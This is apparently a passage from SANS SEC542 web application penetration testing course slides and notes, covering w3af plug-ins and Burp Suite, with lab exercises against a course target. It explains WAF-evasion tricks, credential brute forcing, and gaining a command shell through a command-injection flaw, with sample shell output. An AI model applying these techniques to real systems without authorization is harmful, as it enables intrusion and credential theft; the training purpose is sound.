  - `$ w3af_console -s filename`
- We typically have a series of files that call different plug-ins and configurations
  - We then iterate through them using a script

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 24

The console interface to w3af also supports scripting. We are able to put all of the commands and options we would enter in the console into a text file. We then load this file using the `-s` option to `w3af_console`. w3af then reads each line, which contains one command, and processes them.

## w3af Discovery Plug-Ins

- There are a variety of plug-ins available within w3af .
- These plug-ins are python scripts that use the w3af framework
- Plug-ins get updated quite often, so check for new ones
- Discovery plug-ins are used to find information regarding the application
  - This is different from the discovery step in our methodology
  - w3af contains a number of plug-ins that are designed to gather information
  - Spidering is selected within this set of plug-ins
- Some example discovery plug-ins are:
  - Robots Reader
    - Reads and reports on the robots.txt file
  - Detect Transparent Proxy
    - Uses TRACE method to find proxies
  - Google Spider
    - Spiders the target using content from Google cache

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 25

w3af divides the plug-ins up in different categories. The first is discovery. This is different then the discovery step in our test. Discovery plug-ins are used to gather information about the application and the server running it. They cover both the recon and mapping steps in our methodology.

Discovery plug-ins do various things such as spider the web site, both by requesting the page and using Google. They also have features such as reading the robots.txt file and detecting transparent proxies.

The data found here is used by the other plug-ins.

## w3af Evasion Plug-Ins

- Evasion plug-ins are used in combination with any plug-in that sends traffic to the site
  - They perform various changes to the request to attempt to evade detection or prevention techniques
  - As testers, our main focus here is on evading prevention techniques
- Some examples are:
  - Modification that bypass typical mod\_security installations
  - Adding self-referential directories to the URL
    - <http://www.sec542.org/./cgi-bin/./script.pl>
  - Using hex encoding
  - Changing the case of letters randomly

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 26

Evasion plug-ins are used in combination with the other plug-ins. They change the way that requests are made. For example, there is an evasion plug-in that encodes parts of the request. These evasion techniques are used to bypass infrastructure items such as web app firewalls and filtering logic within the application or server.

## w3af Audit Plug-Ins

- Audit plug-ins are used to find various flaws
  - Audit plug-ins directly map to the discovery phase in our methodology
  - Tries to find flaws such as
    - XSS
    - SQL injection
    - Response splitting
  - These plug-ins build from the information gathered using the discovery plug-ins
  - Some examples of audit plug-ins are:
    - sslCertificate
      - Finds issues with SSL configurations
    - unSSL
      - Determines if SSL content is available via HTTP
    - osCommanding
      - Attempts to find command injection flaws

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 27

Audit plug-ins correspond to the discovery step in our methodology. This category of plug-ins attempts to find the various flaws in an application that we can exploit for further access or data. There are discovery plug-ins that cover every major type of web application flaw including XSS, SQL injection and CSRF. These plug-ins feed data to the exploitation plug-ins we will discuss in a bit.

## w3af Grep Plug-Ins

- The next type of plug-ins we are discussing are grep or search plug-ins
  - Names grep from the UNIX command
- These plug-ins are used to find items of interest in the results from all of the other requests
  - Each plug-in request results in some form of response
  - These search those responses
- The results of grep plug-ins also act as input to other plug-ins
  - getMails will be used in the brute force attempts
- Some examples of grep plug-ins are:
  - Path disclosure
  - Code being disclosed
  - AJAX code
  - E-mail addresses
  - w3af can even determine the language used in the site

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 28

Grep plug-ins are used to search for items of interest in the responses from the web application. For example, we can ask w3af to find signs of code or paths being disclosed. We can also gather e-mail addresses and AJAX code snippets being used in the application. All of this information is then available to other plug-ins. For example the getMails plug-in will feed the brute force plug-ins.

## w3af Brute Force Plug-Ins

- Brute Force plug-ins are used to find credentials for the site
  - W3af is able to attack Basic authentication and forms-based authentication
  - The brute forcing can use any e-mail addresses found from other plug-ins
- The brute force plug-ins base can use information gathered by the other plug-ins
  - E-mails gathered can be used as usernames
  - Words from the site can be used as password
- Currently the brute force plug-ins are available for:
  - Forms based authentication
  - HTTP Basic authentication


Sec 512 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 29

The brute force plug-ins attempt to guess authentication credentials for the web application. Currently there are two plug-ins in this category, basic and forms. They will use data gathered from the other plug-ins to guess credentials, such as e-mail addresses for user names and words used in the site as passwords.



# Running w3af

- First, enter the URL to start the test from
  - One URL is the limit
- Create a Profile
  - Select which plug-ins to use
  - Select output
  - Make sure that in the configuration of the spider, you limit it to the target
- Press Start




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

30

To start a scan, the tester needs to enter in a URL. As we discussed earlier, this URL can be as complex as needed. You can then either select an existing profile that has certain plug-ins selected, or create a specific profile for this test. When I perform a scan, I personally like to create a profile for this specific scan. Even if it is similar or the same as another profile, it allows me to ensure I keep things separate.

# w3af Results

- Any potential vulnerabilities are listed here for review
- The full response content is captured and viewable for detailed analysis
  - Raw
  - Rendered
- The results can also be searched for interesting strings
  - Using the "Response Navigator" tab




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 31

After the scan runs, the results will show up on this screen. The tester is able to see all of the requests that were considered "interesting". Both the request from the client and the response from the server are visible. This allows the tester to verify the results.

# w3af Exploitation

- After the scan, w3af offers functionality to exploit discovered flaws
  - Exploits are available based on results of the scan
- Depending on the discovered flaw, these features can be used to...
  - ...get command shell access of target web server
  - ...hook browsers via XSS flaws in the server
  - ...interact with a command shell on a database server using sqlmap
  - Numerous other possibilities
- w3af thus partially automates the last step of our testing methodology
  - More regarding this in 542.5



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 32

w3af also handles the exploitation phase of the test. This will be covered more later in class, but we wanted to mention that it was available within the same tool used for discovery.

w3af includes quite a few powerful exploitation options. Most of these are focused on providing a shell either on the web server itself or on database servers behind it.

# Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- **Server-Side Vuln Discovery**
- Client-Side Vuln Discovery
- Exploitation
- Capture the Flag

- Vulnerability Discovery Overview
- Automated Web Application Vulnerability Scanners
  - Grendel-Scan
  - Grendel-Scan Exercise
  - w3af
  - **w3af Exercise**
  - The Burp Suite
  - Burp Exercise
  - SamuraiWTF
- Web App Vulnerabilities and Manual Verification Techniques
  - Information Leakage & Directory Browsing
  - Directory Browsing Exercise
  - Username Harvesting
  - Username Harvesting Exercise
  - Command Injection
  - Command Injection Exercise
  - SQL Injection
  - SQL Injection Exercise
  - Blind SQL Injection
  - Cross Site Scripting
  - Cross Site Scripting Exercise
  - Cross Site Request Forgery

Sec 542 Web App Penetration Testing & Ethical Hacking 33

In this exercise we will explore the various interfaces to w3af.

## w3af Exercise

- Goals: Explore the w3af tool
- Steps:
  1. Launch the w3af GUI
  2. Configure a profile and launch a scan
  3. Launch the console


Sec 5.42 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 34

In this exercise we will explore w3af. We will run a scan using the GUI. After that scan is finished, feel free to explore other scans and plug-ins.

## w3af Exercise: Launch the GUI

- Launch a terminal
- Issue the following commands:

```
$ cd /usr/bin/samurai/w3af/  
$ ./w3af_gui
```
- Create a profile by clicking the Profile menu
  - Enter a name and a description
- Enter a target URL  
`https://www.sec542.org/scanners`



We are now going to use the w3af application. Launch a terminal from the menu bar at the top of the screen. Then run the following commands:

```
$ cd /usr/bin/samurai/w3af/  
$ ./w3af_gui
```

We will then click the profile menu and select new profile. Give it a name such as sec542.

In the target URL, enter `https://www.sec542.org/scanners`

## w3af Exercise: Configure the scan

- Select the following plug-ins:

- Audit:


- osCommanding
- sqlI
- sslCertificate
- unSSL

- Discovery

- allowedMethods
- phpEggs
- serverHeader
- webSpider

- Output:

- gtkOutput
- htmlFile



See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

36

We then select the following plug-ins (The headers are their category):

Audit:

osCommanding  
sqlI  
sslCertificate  
unSSL

Discovery

allowedMethods  
phpEggs  
serverHeader  
webSpider

Output:


gtkOutput  
htmlFile

In the htmlFile configuration, set it to use the Desktop directory and save the file as results.html. This is done by entering `/home/samurai/Desktop/report.html` into the text box. Don't forget to click the "Save Configuration" button on the plug-in screen.

Click the start button to run the scan we have now set up.

## w3af Exercise: osCommanding Shell

- Select the Exploits tab
- Right click on the osCommandingShell and select "Exploit all until first successful"
- Double click on the shell in the "Shells" window




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 37

After the scan completes, select the exploit tab. We then right-click on the osCommandingShell and select "Exploit all until first successful". We should see a shell become listed in the right hand window. Double-clicking on this listed shell opens the shell for us to use it.



## w3af Exercise: Use the Shell

- Now let's try some commands  
Use commands such as `id`, `who` and `uname -a`  
– Only use commands that are non-interactive



```
www-data@sec542> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@sec542> uname -a
Linux sec542 2.6.27-9-generic #1 SMP Thu Nov 29 21:57:00 UTC 2008 i686 GNU/Linux
www-data@sec542> who
www-data    tty7          Jan 11 16:00 (:0)
sec542      pts/0        Jan 11 16:03 (:0.0)
www-data@sec542>
```


Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

38


We can now try out various commands using the shell we have gotten. Try running `uname -a`, `id` and `who`. Keep in mind that the commands we run cannot be interactive commands such as `less` or `Firefox` as the exploit sends the command to the vulnerable application which runs it. The results are then parsed from the application response.

## w3af Exercise: Examine the Results

- Double click on the Desktop directory
- Open the report.html file
- Review the results
  - See how the results include the information needed to validate the finding



Now let's open the report.html file that was saved to the desktop. This file contains the results from the scan. Examine how the results include enough information for us to validate the findings manually. This is very useful during our test and the reporting that follows.



Now we are going to explore the burp suite.

# Burp Suite

- Very powerful suite of tools available from <http://portswigger.net>
- Provides low-level access to the HTTP protocol
  - Burp allows us to modify requests and responses, but does not break things out in the user friendly way WebScarab does
- Requires deeper knowledge of HTTP than other similar tools
  - We covered HTTP in 542.1 to a level of depth sufficient for using the Burp Suite effectively
- Burp it has two versions, the free and professional versions
  - The professional versions includes:
    - The ability to save and restore state
    - Full version of Burp Intruder, including no time-based throttling and a set of attack strings
    - Burp scanner, a web vulnerability scanner


See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 41

The burp suite is the next set of tools we will explore. This powerful suite of tools is available from portswigger.net and has two versions. The free version and a professional version. The free version lacks a few of the features such as saving and loading the state of the test, an unlimited or throttled version of intruder and a full-featured web scanner.

Burp suite provides complete access to the HTTP requests and responses which we can use what we learned in 542.1 to manipulate the requests.

# Burp Suite Components

- **Burp Proxy**
  - Intercepts HTTP/S connections
- **Burp Spider**
  - Crawls a web application
- **Burp Intruder**
  - Attack tool that contains a large number of attack methods
- **Burp Repeater**
  - Repeats interactions/attacks
- **Burp Sequencer**
  - Analyzes session tokens
- **Burp Decoder**
  - Decodes various types of encoding for textual information
- **Burp Comparer**
  - Compares two pages together, implementing a form of "diff"



See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

42


This list shows the various parts of the Burp Suite. All of these pieces can be used together or separately.

- **Burp Proxy** - Intercepts and allows manipulation of HTTP/S connections between attack browser and web application
- **Burp Spider** - crawls a web application
- **Burp Intruder** - very flexible attack tool (customizable)
- **Burp Repeater** - allows manipulation and repeating of interactions/attacks
- **Burp Sequencer** - analyzes session tokens for predictability, thus the relative security against session synthesis/hijacking.
- **Burp Decoder** - manual or "intelligent" decoding of various encoding schemes
- **Burp Comparer** - a form of "diff", providing differences between two items of text

The Comms tab is where we can configure a proxy or other settings related to the HTTP communication. The alerts tab is where any messages from a tool that Burp believes the tester needs to see immediately are displayed. These messages are things that the tester needs to answer before Burp can continue.

# Burp Proxy

- Very similar to other proxies
- Its integration with the rest of the Burp Suite is its main purpose
- The proxy is the entry point for the entire tool set
- Includes fine-grained rules to determine which requests/responses are intercepted
  - These reduce the number of requests we respond too
- Proxy can also automatically rewrite HTML
  - Can be used to remove client side filtering or input limits



See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 43


Burp proxy is very similar to other proxies. It can be used to intercept requests and responses for us to mangle them or it just records the requests and responses for use with the other tools within the suite. Burp proxy has a couple other features that are of use to us during our tests.

The first is a set of rules for which requests and responses are to be intercepted. These rules base the decision on items such as the URL or the response code from the server. This allows us to have better control of what requires a response from us during the test.

The second feature of interest is that burp proxy can be configured to automatically rewrite portions of the responses. These automatic rewrite rules can be set to remove JavaScript filtering or input length limits as two examples.

# Burp Spider

- Burp spider is fed by the proxy
- Any HTTP request sent through the proxy can be used to start the spider
  - By default it will start with the most recent
- It is one of the more capable spiders
  - Handles some of the more difficult client-side code
- The spider can authenticate using provided credentials
- Spider also stores pre-determined answers for forms



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

44


The burp spider is the part of the suite that will spider a web site and retrieve the various pages that make it up. There are two ways to feed the spider the beginning URL. The first is to right click on a URL in the target tab and select send to spider. The second is that if we just click "Spider running", it will spider from the last request seen by the proxy.

Burp spider can handle some of the more complex web application such as AJAX applications and sites that use other JavaScript to build the URLs.

With forms that require an answer, burp spider will either prompt the user to answer the form or we can configure it with some predetermined answers.

# Burp Intruder

- Burp Intruder is the automated attack tool within the suite
- We send requests from the other tools to the intruder
- We can then choose which attacks we would like to run




See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 45

The Burp Intruder is the automated attack tool within the suite. The Intruder is limited with in the free version of Burp, but still contains numerous attacks within it. When we send requests to the intruder, it attempts to automatically determine which parameters should be targeted. We are able to use the buttons on the right hand side of the screen to move this selection.



# Burp Repeater

- The repeater is used to resubmit transactions
- We use this to verify results we have found in the other parts of Burp
- Repeater allows us to see both the request that was sent and the response from the application
- Whether to follow redirects or not is a configurable option
  - If so, it stops after 10 to prevent infinite loops
- We can also use this to manually modify the request before submitting it




Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 46

The burp repeater is used for us to examine and mangle requests that have been made. We are able to examine both the request and the response.

We can use the repeater to verify any findings that have been gathered during our testing and to manually check for other flaws.

# Burp Sequencer

- The sequencer is used to analyze the randomness of session tokens
- Burp sequencer performs a large number of tests to determine the randomness
  - Way beyond just graphing the results
- It runs the various tests and automatically analyzes the results
  - FIPS 140-2 tests
  - Compressing the values using ZLIB since predictable session compress better
  - Correlation tests that also determine predictability
- It includes excellent descriptions for the non-mathematicians



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

47


The burp sequencer is used to determine the predictability of the session token used by the application. Burp attempts to detect the session token automatically, but some times we need to select the token in the selected response.

Burp sequencer actually attempts to detect predictable session tokens using a number of different tests. This gives us a much better chance of detecting predictable sessions then just graphing the results.

It will perform a number of FIPS 140-2 tests, which use techniques used in cryptanalysis to determine the entropy within the tokens. It will also perform compression on the tokens since predictable tokens compress smaller then unpredictable tokens. Burp sequencer also performs correlation tests to find patterns similar to WebScarab's graphing.

# Burp Decoder

- The decoder included in Burp is an excellent way to determine the specific data passed by the application
- It is able to automatically determine which encoding scheme is used in a cookie or value
  - It understands URL, HTML, BASE64, ASCII, octal, hex, binary and even gzip
- Let's say an application responds with a cookie value that appears to be garbage
- Using the decoder we may find that it is simply our user name BASE64 encoded
- The decoder name is misleading because it will also encode data
  - We use this to modify the data and then submit it using the encoding the application expected
  - Depending on our version of Java, it also supports hashing data with SHA1 and MD5



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 48

The Burp decoder is used to encode and decode data used by the application. It is very common for us to see information that is base64 or URL encoded being used. Using the decoder we can decode it, determine what the information is and then encode any changes we want to make to the data.


We also see data that has been md5 or sha1 hashed. While the decoder cannot reverse these, we can try to guess what the data is and hash it to compare.

There are two ways to get data of interest to the decoder. The first is to simply type it into the fields on the decoder tab of Burp. The second is to select the data of interest in another tab, right click on it and select "send to decoder".

We then select what encoding/hashing we would like to perform and it displays the results in the bottom field.

# Burp Comparer


- The comparer allows us to look at two different items and see the differences
- It can see differences at the byte level or in the words
  - It uses whitespace to determine words
- We commonly use this to see the results from using Intruder against a page or in user harvesting flaws
- The comparer can use any request in the Burp session or we can load them from files



See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 49

The Burp comparer is the final part of the suite to discuss. It is used to show us the differences between two requests or responses. This is a great way to determine if our mangled requests have caused a different response from the application. We can also find harvesting type issues this way.

The comparer uses two different methods to see differences. It compares at the byte level and the word level. Byte level comparison is as simple as it sounds. The word level comparison uses whitespace to delineate words.



In this next exercise we will explore the burp suite.

## Burp Suite Exercise

- Goals: Explore the Burp suite and its components
- Steps:
  1. Launch Burp
  2. Spider a target site
  3. Use the Burp Intruder feature to attack the login form


See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 51

In this exercise we will use the Burp Suite and examine the power it provides.

# Burp Exercise: Launching Burp Suite

- Launch the Burp Suite:


```
$ cd /usr/bin/samurai/burpsuite_v1.2
$ java -jar burpsuite_v1.2.jar
```
- Check out the various tabs available to us
- Notice the scanner tab is unavailable



See 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS

- Launch the Burp Suite:  

